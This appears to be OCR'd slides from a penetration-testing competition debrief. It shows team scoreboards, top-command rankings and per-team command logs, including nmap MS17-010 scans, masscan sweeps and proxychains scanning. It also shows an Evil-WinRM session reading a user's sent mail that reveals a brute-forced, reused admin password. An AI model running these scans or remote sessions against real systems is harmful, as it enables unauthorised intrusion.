
Lake Alarm Status

Team	Lake LOW	Lake HIGH	Raining?
finals-team-0	OFF	OFF	0
finals-team-1	OFF	OFF	1
finals-team-10	OFF	OFF	0
finals-team-11	OFF	OFF	1
finals-team-12	OFF	OFF	1
finals-team-13	OFF	OFF	0
finals-team-14	OFF	OFF	0
finals-team-15	OFF	OFF	0
finals-team-2	OFF	OFF	0
finals-team-3	OFF	OFF	1
finals-team-4	OFF	OFF	1
finals-team-5	OFF	OFF	1
finals-team-6	OFF	OFF	0
finals-team-7	OFF	OFF	1
finals-team-8	OFF	OFF	1
finals-team-9	OFF	OFF	1

Average Lake Level, last minute


Team	Lake Level
finals-team-0	78.40
finals-team-1	84.86
finals-team-10	80.31
finals-team-11	86.87
finals-team-12	86.42
finals-team-13	76.13
finals-team-14	82.08
finals-team-15	75.56
finals-team-2	85.68
finals-team-3	86.05
finals-team-4	86.51
finals-team-5	84.83
finals-team-6	79.08
finals-team-7	85.54
finals-team-8	85.98
finals-team-9	76.87

PLC Per-Minute Event Counts



Command over time (MonStart=2021-01-08 09:00:00 EST, MonEnd=2021-01-08 19:00:00 EST)

Refresh every minute



<1m ago

Top Command Ranking

Refresh every minute

	cmd_root	team_count	total_count
1	ls	16	1441
2	nmap	15	1291
3	cd	15	967
4	cat	14	464
5	curl	15	384
6	clear	16	372
7	crackmapexec	9	210
8	smbclient	14	207
9	vim	13	202
10	nano	14	200
11	ping	14	197
12	kerbrute	8	155
13	dig	10	152
14	apt	14	140
15	exit	15	137

« Prev 1 2 3 4 5 6 7 8 9 10 Next »

Team 0 [redacted]

_time	hostname	cmd
2021-01-08 14:31:45	vdi-kali06	nmap --script smb-vuln-ms17-010 -p445 10.0.1.13
2021-01-08 14:31:28	vdi-kali06	nmap --script smb-vuln-ms17-010 -p445 10.0.1.12
2021-01-08 14:29:38	vdi-kali06	nmap --script smb-vuln-ms17-010 -v 10.0.1.12
2021-01-08 14:28:29	vdi-kali06	nmap --script smb-vuln-ms17-010 -v 10.0.1.11
2021-01-08 14:28:18	vdi-kali06	smbclient -L 10.0.1.11
2021-01-08 14:25:32	vdi-kali06	nmap --script smb-vuln-ms17-010 -v 10.0.1.10
2021-01-08 14:23:23	vdi-kali05	nano pastPasswords.txt
2021-01-08 14:22:22	vdi-kali05	touch pastPasswords.txt
2021-01-08 14:17:38	vdi-kali05	msfconsole
2021-01-08 14:13:48	vdi-kali03	extract

« Prev 1 2 3 4 5 6 7 8 9 10 Next »

Team 1 [redacted]

_time	hostname	cmd
2021-01-08 14:32:47	vdi-kali06	masscan -p0-65535 10.0.1.201
2021-01-08 14:32:12	vdi-kali06	fping -g 10.0.1.0/24 | grep alive
2021-01-08 14:31:52	vdi-kali06	fping -g 10.0.5.0/24 | grep alive
2021-01-08 14:28:59	vdi-kali03	nmap -Pn -p- -sS 10.0.1.60
2021-01-08 14:26:56	vdi-kali06	fping -g 10.0.10.0/24 | grep alive
2021-01-08 14:22:30	vdi-kali03	history | grep nmap
2021-01-08 14:22:08	vdi-kali03	fping -g 10.0.1.0/24 | grep "alive"
2021-01-08 14:22:00	vdi-kali06	fping -g 10.0.5.0/24 | grep alive
2021-01-08 14:07:58	vdi-kali03	fping -g 10.0.5.0/24 | grep "alive"
2021-01-08 14:07:45	vdi-kali03	fping -g 10.0.10.0/24 | grep "alive"

« Prev 1 2 3 4 5 6 7 8 9 10 Next »


Team 2 [redacted]


_time	hostname	cmd
2021-01-08 14:39:33	vdi-kali04	proxychains nmap -Pn -p 80,443 10.0.5.153
2021-01-08 14:39:27	vdi-kali04	proxychains nmap -Pn -p 80,443 10.0.5.152
2021-01-08 14:39:18	vdi-kali04	proxychains nmap 10.0.5.152
2021-01-08 14:39:08	vdi-kali04	proxychains nmap -Pn 10.0.5.152
2021-01-08 14:38:32	vdi-kali04	proxychains nmap 10.0.5.152
2021-01-08 14:38:12	vdi-kali04	proxychains nmap 10.0.1.60
2021-01-08 14:38:03	vdi-kali04	proxychains nmap 10.0.1.0/24
2021-01-08 14:37:26	vdi-kali03	less output.txt
2021-01-08 14:37:19	vdi-kali04	chromium-browser
2021-01-08 14:37:17	vdi-kali03	ls

« Prev 1 2 3 4 5 6 7 8 9 10 Next »

Continuous Improvement + Education


- Our goal is to make you better
- Keep using the resources we give you!





World Team

- We had more flavorful environments than ever before



Retests mean verifying remediations

- Some teams found the old commits, despite the files being deleted

https://github.com/Next-Generation-Power-and-Water/docs/blob/ce792d656e59c76a29235e14fa7a03318b7ebc26/Demo_Organization_Import_09_03_2020.pdf

https://github.com/Next-Generation-Power-and-Water/docs/blob/6cb3049ecc95c8ed55aa9b1c1d362e975b7d59f4/PowerBus-Overview.png

GitHub

Next-Generation-Power-and-Water/docs

Contribute to Next-Generation-Power-and-Water/docs development by creating an account on GitHub.

GitHub

Next-Generation-Power-and-Water/docs

Contribute to Next-Generation-Power-and-Water/docs development by creating an account on GitHub.


Passwords are still out there

- Some teams found old emails


```
*Evil-WinRM* PS C:\Users\porfirio.bernier\appdata\roaming\Thunderbird\Profiles\aapxwams.default-release\Mail\Local Folders> type SENT
From - Tue Sep 22 20:15:00 2020
Subject: Found VNC Password
From: [redacted]
To: [redacted]
Content-Type: multipart/alternative; boundary="000000000000054f83705aff1ec24"

        Content-Type: text/plain; charset="UTF-8"; format=flowed; delsp=yes

        --000000000000054f83705aff1ec24
        Content-Type: text/html; charset="UTF-8"
        Content-Transfer-Encoding: quoted-printable

        <!DOCTYPE html><html lang=3D"en"><head></head><body style=3D"margin: 0; padding: 0;" bgcolor=3D"#FFFFFF"><table width=
        =3D"100%" height=3D"100%" style=3D"min-width: 348px;" border=3D"0" cellspacing=3D"0" cellpadding=3D"0" lang=3D"en">Hey Tiny I found a VN
C server listening internally that I think belongs to you? My team was able to bruteforce the VNC password being [redacted] and got admin access to the s
ystem with the same password</body></html>
```

VNC password being [redacted] and got admin access


Applications




Ultimate Powaa!



what all did we build? (ht to infra)



